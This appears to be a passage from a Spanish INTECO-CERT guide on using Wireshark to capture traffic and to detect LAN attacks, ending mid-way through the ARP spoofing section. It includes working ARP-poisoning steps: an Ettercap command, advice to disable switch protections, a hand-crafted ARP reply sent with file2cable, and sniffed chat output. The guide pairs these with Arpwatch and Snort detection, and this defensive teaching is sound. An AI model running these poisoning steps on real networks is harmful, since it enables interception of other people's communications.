

ANÁLISIS DE TRÁFICO CON WIRESHARK

Autor: Borja Merino Febrero

El Instituto Nacional de Tecnologías de la Comunicación (INTECO) reconoce y agradece a los siguientes colaboradores su ayuda en la realización del informe. Manuel Belda, del CSIRT-cv de la Generalitat Valenciana y Eduardo Carozo Blumsztein, del CSIRT de ANTEL de Uruguay.

ÍNDICE

1.	ANÁLISIS DE TRÁFICO	4
2.	¿POR QUÉ WIRESHARK?	5
3.	DÓNDE REALIZAR LA CAPTURA DE DATOS	6
3.1.	Utilizando un Hub	6
3.2.	Port Mirroring o VACL (VLAN-based ACLs)	7
3.3.	Modo Bridge	8
3.4.	ARP Spoof	8
3.5.	Remote Packet Capture	9
4.	ATAQUES EN REDES DE ÁREA LOCAL	12
4.1.	ARP Spoof	12
4.1.1.	Ejemplo práctico	12
4.1.2.	Mitigación	14
4.2.	Port Flooding	16
4.2.1.	Descripción	16
4.2.2.	Mitigación	17
4.3.	DDoS Attacks	18
4.3.1.	Descripción	18
4.3.2.	Mitigación	20
4.4.	DHCP Spoof	23
4.4.1.	Descripción	23
4.4.2.	Mitigación	26
4.5.	VLAN Hopping	28
4.5.1.	Ataque de suplantación del switch	28
4.5.2.	Ataque de etiquetado doble	29
4.5.3.	Mitigación	30
4.6.	Análisis de malware	30
4.6.1.	Ejemplo práctico	30
4.6.2.	Mitigación	33
5.	FILTROS	34
6.	FOLLOW TCP STREAM	39
7.	EXPERT INFOS	41
7.1.	Introducción	41
7.2.	Interfaz de usuario	41
7.2.1.	Ejecución	41
8.	USO DE HERRAMIENTAS EXTERNAS	43
8.1.	Snort	43
8.1.1.	Mitigación	44
8.1.2.	Conversión de formatos	44
8.2.	Scripts	45
9.	GRÁFICAS	46
10.	CONCLUSIONES	49
11.	FUENTES DE INFORMACIÓN	50

1. ANÁLISIS DE TRÁFICO

Seguramente todo administrador de redes ha tenido que enfrentarse alguna vez a una pérdida del rendimiento de la red que gestiona. En ese caso sabrá que no siempre es sencillo, por falta de tiempo y recursos o por desconocimiento de las herramientas apropiadas, tener claros los motivos por los que esto ha sucedido. En ocasiones, incluso se ha podido llegar a perder la conectividad o bien ciertos equipos han podido desconectarse sin motivo aparente.

En la mayoría de ocasiones, las causas de estos problemas tienen un origen no premeditado y se deben a una mala configuración de la red como puede ser tormentas *broadcast*, *spanning-tree* mal configurado, enlaces redundantes, etc. Pero, en otras ocasiones, puede tratarse de ataques inducidos por terceros que pretenden dejar fuera de servicio un servidor web mediante un ataque DoS, husmear tráfico mediante un envenenamiento ARP o simplemente infectar los equipos con código malicioso para que formen parte de una red zombi o *botnet*.

En cualquier caso, conocer el origen del incidente es el primer paso para poder tomar las contramedidas necesarias y conseguir una correcta protección. En este punto, los analizadores de tráfico pueden resultar de gran utilidad para detectar, analizar y correlacionar tráfico identificando las amenazas de red para, posteriormente, limitar su impacto. Con tal propósito, existen en el mercado dispositivos avanzados como el *appliance* MARS (*Monitoring, Analysis and Response System*) de Cisco o IDS/IPS basados en hardware de diversos fabricantes. Pero estas soluciones no siempre están al alcance de todas las empresas ya que su coste puede que no cumpla un principio básico de proporcionalidad (el gasto es superior al beneficio obtenido) y, por lo tanto, no se justifique su adquisición.

Por ello, y para cubrir las necesidades de entidades con infraestructuras tecnológicas más modestas, INTECO-CERT presenta esta «Guía de análisis de tráfico con Wireshark». Tiene por objeto sensibilizar a administradores y técnicos de las ventajas de auditar la red con un analizador de tráfico, principalmente utilizando la herramienta libre Wireshark. Además, ofrece ejemplos prácticos de ataques en redes de área local bastante conocidos y que actualmente siguen siendo uno de los mayores enemigos en los entornos corporativos.

El presente documento está dividido en una serie de apartados que tratan diversos ataques reales llevados a cabo en redes de área local, como son *ARP Spoof*, *DHCP Flooding*, *DNS Spoof*, *DDoS Attacks*, *VLAN Hopping*, etc. En ellos se emplea Wireshark como herramienta principal de apoyo para ayudar a detectar, o al menos acotar en gran medida, los problemas generados por dichos ataques. Asimismo, se proponen diversas acciones de mitigación para cada uno de los casos expuestos.

2. ¿POR QUÉ WIRESHARK?

Wireshark es un analizador de protocolos *open-source* diseñado por Gerald Combs y que actualmente está disponible para plataformas Windows y Unix.

Conocido originalmente como Ethereal, su principal objetivo es el análisis de tráfico además de ser una excelente aplicación didáctica para el estudio de las comunicaciones y para la resolución de problemas de red.

Wireshark implementa una amplia gama de filtros que facilitan la definición de criterios de búsqueda para los más de 1100 protocolos soportados actualmente (versión 1.4.3); y todo ello por medio de una interfaz sencilla e intuitiva que permite desglosar por capas cada uno de los paquetes capturados. Gracias a que Wireshark “entiende” la estructura de los protocolos, podemos visualizar los campos de cada una de las cabeceras y capas que componen los paquetes monitorizados, proporcionando un gran abanico de posibilidades al administrador de redes a la hora de abordar ciertas tareas en el análisis de tráfico.

De forma similar a Tcpdump, Wireshark incluye una versión en línea de comandos, denominada Tshark, aunque el presente documento se centrará únicamente en su versión gráfica. Es importante indicar también que las funcionalidades utilizadas en el presente informe solo representan una pequeña parte de todo el potencial que puede ofrecernos Wireshark, y cuyo objetivo principal es servir de guía orientativa para cualquier administrador que necesite detectar, analizar o solucionar anomalías de red.

Pueden existir situaciones en las que Wireshark no sea capaz de interpretar ciertos protocolos debido a la falta de documentación o estandarización de los mismos, en cuyo caso la ingeniería inversa será la mejor forma de abordar la situación.

Otras herramientas como Snort, OSSIM así como multitud de IDS/IPS permiten alertar sobre algunos de los problemas y ataques expuestos en esta guía. No obstante, cuando se necesita analizar tráfico en profundidad o hay que auditar un entorno en el que el tiempo prima, dichas herramientas suelen carecer de la flexibilidad que nos ofrece un analizador de protocolos como Wireshark.

3. DÓNDE REALIZAR LA CAPTURA DE DATOS

El primer paso para poder auditar la red será definir dónde analizar el tráfico.

Imaginemos un escenario común. Nos encontramos en un entorno conmutado formado por varios *switches*, unos cuantos equipos y un servidor de ficheros. El rendimiento de la red ha disminuido en los últimos días y desconocemos la causa.

Carecemos de un IDS que pueda dar la voz de alarma sobre algún ataque o anomalía en la red y sabemos que el servidor de ficheros abastece, en cuanto a tasa de transferencia se refiere, a los equipos de nuestra LAN (*Local Area Network*) sin problema alguno. Además, nuestros equipos de red no cuentan con protocolos como Netflow para poder analizar tráfico remotamente por lo que decidimos utilizar Wireshark. La primera duda que surge es dónde instalarlo.

A pesar de parecer lógico instalar Wireshark en el propio servidor de ficheros para analizar el tráfico que transita por ese segmento de red, nos encontraremos con situaciones en las cuales no podamos tener acceso físico al servidor o simplemente, por motivos de seguridad, por ejemplo entornos SCADA, no podamos instalar software en el mismo.

En este caso se mostrarán algunas alternativas en el uso de técnicas que permitan llevar a cabo una captura de tráfico sin necesidad de portar Wireshark al propio servidor. La excepción a esta regla la veremos en el último caso, donde se proponen varios métodos de captura remota en los que sí es necesario ejecutar o al menos instalar aplicaciones en el equipo que se quiere monitorizar.

3.1. UTILIZANDO UN HUB

Si conectásemos un equipo con Wireshark a uno de los puertos del *switch*, solo veríamos las tramas que transcurren entre el *switch* y nuestra máquina, y eso no es lo que pretendemos. El *switch* divide la red en segmentos, creando dominios de colisión separados y eliminando, de esta forma, la necesidad de que cada estación compita por el medio. Únicamente envía las tramas a todos los puertos (pertenecientes a la misma VLAN) cuando se trata de difusiones *broadcast* (por ejemplo, para saber la dirección física de alguna máquina).

Una de las alternativas que tenemos para alcanzar nuestro propósito es hacer uso de un *hub*, como se aprecia en la Figura 1- Modos de captura y conectarlo en el mismo segmento de red donde se encuentra nuestro servidor. Al tratarse ahora de un medio compartido, todo el tráfico entre el *switch* y el servidor podrá analizarse en nuestro equipo.

3.2. PORT MIRRORING O VACL (VLAN-BASED ACLS)

Siempre que tengamos acceso al *switch*, y soporte esta funcionalidad, será la manera más cómoda para capturar el tráfico de red. Dicho modo de trabajo, denominado modo SPAN en entornos Cisco, permite duplicar el tráfico que transcurre por uno o varios puertos del *switch* y replicarlo al puerto que queramos. Hay que tener en cuenta que el puerto configurado como *mirroring* tiene que ser tan rápido como el puerto/puertos a monitorizar para evitar pérdida de tramas. Este método es empleado por muchos administradores para instalar IDS u otras herramientas de monitorización.

Una ventaja que presentan las VACL frente al *Port Mirroring* es que permiten una mayor granularidad a la hora de especificar el tráfico que se quiere analizar. Mientras que configurando *Port Mirroring* es posible redirigir el tráfico de un puerto o VLAN a otro, con VACL es posible especificar ACLs para seleccionar el tipo de tráfico en el que estamos interesados¹.

En el siguiente ejemplo, se define una *VLAN Access Map* para reenviar y capturar paquetes que coincidan con el tráfico definido en *lab_10* y que posteriormente será aplicado a las VLANs 14,15 y 16:

```
Router(config)# vlan access-map bmf 10
Router(config-access-map)# match ip address lab_10
Router(config-access-map)# action forward capture
Router(config-access-map)# exit
Router(config)# vlan filter bmf vlan-list 14-16
```

```
Router# show ip access-lists lab_10
Extended IP access list lab_10
 permit ip 10.0.0.0 0.255.255.255 any
```

Algunos dispositivos Cisco también disponen de una funcionalidad denominada *Mini Protocol Analyzer* gracias a la cual se puede capturar tráfico desde una sesión SPAN y almacenar los paquetes en un buffer local, pudiendo ser posteriormente exportados en un fichero .cap. Esta funcionalidad también permite especificar opciones de filtrado para limitar la captura de paquetes, por ejemplo, podrían especificarse aquellos paquetes que tengan un EtherType determinado o aquellos declarados en una ACL previamente configurada. Además, utiliza libpcap como formato de captura por lo que puede emplearse Wireshark o cualquier otro analizador de protocolos para un análisis posterior².

¹ Cisco: Configuración de VACL

<https://www.cisco.com/en/US/docs/switches/lan/catalyst6500/ios/12.2SXF/native/configuration/guide/vacl.html>

² Cisco: Mini Protocol Analyzer

<https://www.cisco.com/en/US/docs/routers/7600/ios/12.2SR/configuration/guide/mpa.html>

3.3. MODO BRIDGE

En caso de no tener acceso al *switch*, podremos utilizar un equipo con dos tarjetas de red para situarnos entre el *switch* y el servidor, como se observa en la Figura 1. Consiste en un MitM (*Man in the Middle*), a nivel físico, donde tendremos un acceso pasivo a todo el caudal de tráfico.

Tenemos varias alternativas para poner nuestro PC en este modo de funcionamiento, pero destacamos las *bridge-utils* (paquete de utilidades *bridge* para Linux) por su facilidad de instalación y configuración. Únicamente tendremos que crear una interfaz de tipo *bridge* y posteriormente añadir las interfaces físicas que forman parte de dicho puente. Por último, levantaremos la interfaz y ejecutaremos Wireshark. El inconveniente de éste método de captura es la pérdida de tramas durante su instalación, situación que en ciertos escenarios no es asumible. A continuación, se muestra un ejemplo de su configuración:

```
root@bmerino:~# brctl addbr mybridge
root@bmerino:~# brctl addif mybridge eth1
root@bmerino:~# brctl addif mybridge eth0
root@bmerino:~# ifconfig mybridge up
```

3.4. ARP SPOOF

En contadas ocasiones, y en los casos en los que no podamos utilizar los métodos anteriores, podemos hacer uso de herramientas como Ettercap o similares para llevar a cabo un MitM (*Man in the Middle*). Es importante entender que se trata de un método bastante ofensivo y que únicamente será útil en entornos no críticos, donde prima cierta necesidad en interceptar tráfico entre varias máquinas.

Lo que conseguiremos será que el equipo que se desea monitorizar envíe todas las tramas a través de nuestro PC donde tendremos Wireshark ejecutándose. El proceso se lleva a cabo contaminando la cache de los equipos involucrados con una asociación IP/MAC falsa. Algunos *switches* disponen de funcionalidades que les permiten detectar este proceso (véase *Dynamic Arp Inspection* y *DHCP Snooping*³), por lo que es importante deshabilitar dicha funcionalidad en los dispositivos de red si no queremos que nuestro puerto entre en modo *shutdown*. Para interponernos entre el servidor (10.0.0.100) y el *gateway* de nuestra LAN (10.0.0.1) bastará con ejecutar Ettercap de la siguiente forma:

```
root@bmerino:~# ettercap -T -M arp:remote /10.0.0.1/ /10.0.0.100/ &
```

³ **Cisco:** Configuración de características de seguridad en dispositivos de Capa 2.
http://www.cisco.com/en/US/products/hw/switches/ps5023/products_configuration_example09186a00807c4101.shtml

Cisco: ARP poisoning y medidas de mitigación.
http://www.cisco.com/en/US/prod/collateral/switches/ps5718/ps708/white_paper_c11_603839.html




Figura 1- Modos de captura

3.5. REMOTE PACKET CAPTURE

Además de los métodos citados anteriormente, existen varias posibilidades para capturar datos de forma remota. Una de ella es mediante RPCAP (*Remote Packet Capture System*), aunque en este caso sería necesario ejecutar un programa servidor (rpcapd) junto con las librerías necesarias en el equipo a monitorizar y un programa cliente desde el cual se recuperarán y visualizarán los mismos; en nuestro caso, Wireshark.

Como hemos dicho anteriormente, este método es apropiado para entornos no críticos donde tenemos posibilidad de instalar software en el equipo cuyo tráfico queremos analizar, con el riesgo que ello conlleva para la estabilidad y rendimiento del mismo.

Para la configuración del servidor, únicamente hay que ejecutar rpcapd.exe, incluido en la instalación de WinPcap 4.0 (librerías libpcap en equipos Windows) o superior.

Se puede especificar el puerto de escucha y otras opciones como autenticación, lista de clientes autorizados a conectar al servidor, etc. El modo de funcionamiento puede ser activo o pasivo. En el primer caso el demonio tratará de establecer una conexión hacia el cliente para que éste envíe los comandos adecuados al servidor. Este modo de funcionamiento será útil cuando el demonio esté detrás de un Firewall que no tenga NAT configurado para su conexión desde el exterior. En el segundo caso, será el cliente el que inicie la conexión con el servidor para comenzar a monitorizar datos.

```
C:\Program Files\WinPcap>rpcapd.exe -n -p 8080
Press CTRL + C to stop the server...
```

Figura 2- Captura de datos con rpcapd

El cliente tendrá que especificar dirección, puerto, credenciales (en el caso de que así fuera requerido por el servidor) y la *interface* desde la cual se desean capturar paquetes. En Wireshark, esto se realiza desde *Capture >> Options* y especificando en *Interface* el tipo *Remote*:




Figura 3 - Conexión a servidor rpcapd

Es importante destacar que, si la captura se realiza en la misma interfaz en la que se está utilizando el propio protocolo RPCAP para transferir los datos entre el demonio y el cliente, dichos paquetes también serán visualizados en Wireshark pudiendo complicar la interpretación de los mismos. Se puede impedir que estos paquetes interfieran con el resto. Para ello, tendremos que seleccionar la opción "*Do not capture own RPCAP traffic*" dentro de "*Remote Settings*".

Otra alternativa aparte de RPCAP para la captura remota de datos es redirigir la salida de tcpdump desde una conexión ssh. Lógicamente, en este caso el equipo a monitorizar necesita disponer de acceso ssh y tener tcpdump instalado⁴:

```
root@borjaBT:~# ssh root@192.168.254.211 tcpdump -w - 'port !22' | wireshark -k -i -
root@192.168.254.211's password:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

Figura 4 - tcpdump

Una vez configurada nuestra máquina, haciendo uso de cualquiera de los métodos anteriores, podemos lanzar Wireshark como *root/administrador*. Para iniciar la captura seleccionamos la interfaz en el menú *Capture >> Interfaces* (en el caso de optar por el uso del modo *bridge*, podemos utilizar cualquiera de las dos).

⁴ **Urfix:** 9 ways to take a huge Tcpdump
<http://blog.urfix.com/9-ways-huge-tcpdump/>

S21sec: Capturas de red remotas.
<http://blog.s21sec.com/2009/10/capturas-de-red-remotas-para.html>

Winpacap: Configuring the Remote Daemon
http://www.winpcap.org/docs/docs_40_2/html/group_remote.html#Config




Figura 5- Áreas de Wireshark

A continuación, describimos brevemente las áreas más interesantes que nos muestra Wireshark según comienza la toma de datos (Figura 5- Áreas de Wireshark):

- La zona 1 es el área de definición de filtros y, como veremos más adelante, permite definir patrones de búsqueda para visualizar aquellos paquetes o protocolos que nos interesen.
- La zona 2 se corresponde con la lista de visualización de todos los paquetes que se están capturando en tiempo real. Saber interpretar correctamente los datos proporcionados en esta zona (tipo de protocolo, números de secuencia, *flags*, marcas de tiempo, puertos, etc.) nos va a permitir, en ciertas ocasiones, deducir el problema sin tener que realizar una auditoría minuciosa.
- La zona 3 permite desglosar por capas cada una de las cabeceras de los paquetes seleccionados en la zona 2 y nos facilitará movernos por cada uno de los campos de las mismas.
- Por último, la zona 4 representa, en formato hexadecimal, el paquete en bruto, es decir, tal y como fue capturado por nuestra tarjeta de red.


4. ATAQUES EN REDES DE ÁREA LOCAL

4.1. ARP SPOOF

4.1.1. Ejemplo práctico

Además de servirnos como método de captura en ciertos escenarios, el *Arp Spoof* es comúnmente utilizado por atacantes para interponerse entre una o varias máquinas con el fin de interceptar, modificar o capturar paquetes. Esta técnica, bastante intrusiva, se ve reflejada en la Figura 5- Áreas de Wireshark donde se puede observar rápidamente que algo sospechoso está ocurriendo debido a la gran cantidad de tráfico ARP que se está recibiendo. Si observamos más detalladamente el comportamiento del protocolo, nos daremos cuenta de que el servidor está siendo víctima de un ataque.

En el paquete número 5 podemos ver cómo la máquina con IP 10.0.0.101, con una MAC IntelCor_6e:a2:69, ha lanzado un *ARP request* a la dirección *broadcast* preguntando por la MAC de la IP 10.0.0.1 (el *gateway* de nuestra red). Acto seguido, el *router* contesta con un *ARP reply* indicando cuál es su dirección MAC. A continuación, la misma IP repite el proceso y pregunta por la MAC de la IP 10.0.0.100 (servidor de ficheros) mediante otra difusión *broadcast*. El servidor contesta con su dirección MAC (IntelCor_49: bd:93). Hasta aquí todo normal. Tenemos una máquina de nuestra LAN (10.0.0.101), que ya tiene la MAC del servidor y la del *router* con las cuales ya puede compartir tráfico Ethernet. El problema viene a partir del paquete 11, donde la máquina anterior envía reiteradamente a nuestro *server* y al *router* paquetes *ARP reply* falsos, asociando la IP de ambos con su propia MAC (IntelCor_6e:a2:69). De esta forma, todo el tráfico que transite entre el *gateway* de la LAN y el *server* pasará a través de la máquina atacante. Herramientas como Ettercap, Cain y Abel o la *suit* Dsniff permiten llevar a cabo este tipo de ataques sin necesidad de conocer en profundidad el funcionamiento de Ethernet o el protocolo ARP lo que incrementa su peligrosidad ya que un atacante no necesitaría tener conocimientos muy avanzados para capturar conversaciones de protocolos que viajen en claro, obtener contraseñas, ficheros, redirigir tráfico, etc⁵.



```
root@bt:~# msgsnarf -i eth0
msgsnarf: listening on eth0
Dec 9 15:37:19 MSN 9 > unknown: Te has enterado de que han arrestado a Julian Assange ?
Dec 9 15:37:37 MSN [redacted]@hotmail.com > unknown: Que va!!
Dec 9 15:37:42 MSN [redacted]@hotmail.com > unknown: CuÃndo??
Dec 9 15:38:15 MSN 21 > unknown: hoy. Te dejo que creo que nos estÃin espiando 0o ...
```

Figura 6- DSniff

⁵ **Seguridadyredes:** Wireshark / Tshark. Capturando impresiones en red.
<http://seguridadyredes.nireblog.com/post/2010/03/24/wireshark-tshark-capturando-impresiones-en-red>

Elladodelmal. Jugando con LDAP.
<http://www.elladodelmal.com/2008/04/jugando-con-ldap-i-de-iii.html>

Gracias a la información que nos proporciona Wireshark, puede resultarnos útil en determinados escenarios (*pentesting*, auditorías, etc.) generar tramas o paquetes para enviarlos por una interfaz. Actualmente existen excelentes herramientas⁶ para tal propósito como Scapy, que nos permite crear todo tipo de paquetes desde cero. Sin embargo, no resultaría complejo hacer lo mismo a partir de tráfico capturado en Wireshark.

Siguiendo el ejemplo anterior, podríamos capturar un paquete ARP válido, modificarlo y enviarlo posteriormente por una interfaz con el objetivo de envenenar la caché ARP de una máquina determinada.

A continuación, se muestra el formato en bruto de una respuesta ARP generada por nuestro equipo a un ARP *request*. Podemos buscar estos paquetes con el siguiente filtro `arp.opcode == 0x0002` (ARP *reply*):




Figura 7- ARP Spoof

Como se comentó anteriormente, el texto hexadecimal mostrado en la zona inferior se corresponde con la trama tal y como se trasmite por la red. Por tanto, nada nos impide tomar esos valores, modificarlos y reenviarlos de nuevo. Para ello, pulsamos el botón derecho del ratón sobre el “Frame 46” y seleccionamos “Export Selected Packet Bytes” y guardamos la trama en un fichero.

⁶ **Phenoelit-us**: Suite de herramientas para auditar diversos protocolos de red.
<http://phenoelit-us.org/irpas/docu.html>

Posteriormente, con cualquier editor Hexadecimal, modificaremos la trama creando un ARP *reply*. En nuestro caso queremos enviar un ARP *reply* modificado a la máquina 192.168.254.245 con MAC 00:15:58:e8:50:0e haciéndonos pasar por el *gateway* (IP 192.168.254.254 con MAC 00:0e:0c:c6:c5:82):

00000000	00 15 58 E8 50 0E	08 00 27 F3 B1 0B	08 06 00 01 08 00 06 04	..X.P...
00000014	00 02 08 00 27 F3 B1 0B	C0 A8 FE FE 00 15 58 E8 50 0E	C0 ABX.P...
00000028	FE F5 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 0A

Figura 8- Edición paquete ARP Reply⁷

Tras modificar la trama podemos enviarla directamente por la interfaz conectada a nuestra LAN mediante la aplicación file2cable:

```
root@borjaBT:~# file2cable -i eth0 -f arpreply
```

Para comprobar si ha surtido efecto, podemos comprobar la caché ARP de la víctima:

Dirección	TipoHW	DirecciónHW	Indic	Máscara	Interfaz
192.168.254.254	ether	08:00:27:f3:b1:0b	C		eth0

Figura 9- Caché ARP

Podemos mantener el ataque, por ejemplo, mediante un *script* que ejecutará la instrucción en un bucle. Así conseguiríamos contaminar de forma constante la caché de la víctima dando como resultado que ésta envíe todos los paquetes dirigidos fuera de la LAN a nuestro equipo atacante. Lógicamente, para que este ataque tenga éxito, habría que realizar la misma operación con la caché del Gateway o del equipo víctima para conseguir un MitM (*Man in the Middle*) al completo.

4.1.2. Mitigación

Existen multitud de herramientas⁸ gratuitas destinadas a detectar este tipo de ataques (véase Arpwatch, Nast, Snort, Patriot NG, ArpON, etc) que permiten generar alertas cuando se detecta un uso anormal del protocolo ARP. Veamos la salida que generaría Arpwatch cuando detecta cambios en las asignaciones ARP/IP.

⁷ **Backtrack Italy**- Uso de file2cable para falsificar paquetes ARP.
http://pool.backtrack.it/BackTrack_4/Privilege_Escalation/Sniffers/Wireshark.pdf

⁸ **INTECO**: Útiles gratuitos sobre análisis de protocolos.
http://cert.inteco.es/software/Proteccion/utiles_gratuitos/Utiles_gratuitos_listado/?idLabel=2230152&idUser=&idPlatform=


```

root@Mordor:~# arpwatc -n 192.168.254.0/24 -i eth0
root@Mordor:~# tail -f /var/log/syslog | grep -i arpwatc
Oct 19 09:16:42 Mordor arpwatc: listening on eth0
Oct 19 09:16:56 Mordor arpwatc: flip flop 192.168.254.254 08:00:27:f3:b1:0b (00:0e:0c:c6:c5:82) eth0
Oct 19 09:16:56 Mordor arpwatc: flip flop 192.168.254.254 08:00:27:f3:b1:0b (00:0e:0c:c6:c5:82) eth0
Oct 19 09:17:02 Mordor arpwatc: flip flop 192.168.254.245 08:00:27:f3:b1:0b (00:15:58:e8:50:0e) eth0
Oct 19 09:17:02 Mordor arpwatc: flip flop 192.168.254.245 08:00:27:f3:b1:0b (00:15:58:e8:50:0e) eth0
Oct 19 09:17:07 Mordor arpwatc: ethernet mismatch 192.168.254.254 08:00:27:f3:b1:0b (00:0e:0c:c6:c5:82) eth0

```

Figura 10- Arpwatc

Las 2 primeras líneas muestran un ejemplo de ello: la MAC 08:00:27:f3:b1:0b, perteneciente al atacante, está intentando usurpar la MAC 00:0e:0c:c6:c5:82, que pertenece al *gateway* legítimo, mediante peticiones ARP fraudulentas.

En el caso de Snort, éste cuenta con un preprocesador ARP diseñado para generar alertas ante ataques de *ARP Spoof*. Para activarlo debemos descomentar la siguiente línea en snort.conf:

```
#preprocessor arpspoof
```

y, a continuación, añadir los pares IP/MAC de los equipos que se desean monitorizar, de tal forma que, si el preprocesador observa una trama ARP donde la dirección IP del remitente coincide con una de las entradas añadidas y la dirección MAC del remitente no coincide con la almacenada, Snort generará una alerta. Para añadir una entrada a snort.conf escribiremos:

```
preprocessor arpspoof_detect_host: 192.168.254.254 00:0e:0c:c6:c5:82
```

Si ahora ejecutamos Snort, éste nos alertaría ante cualquier intento de falsificar la MAC asociada a nuestro *gateway*. Veamos la salida que produciría tras ejecutar Ettercap por parte de un atacante:

```

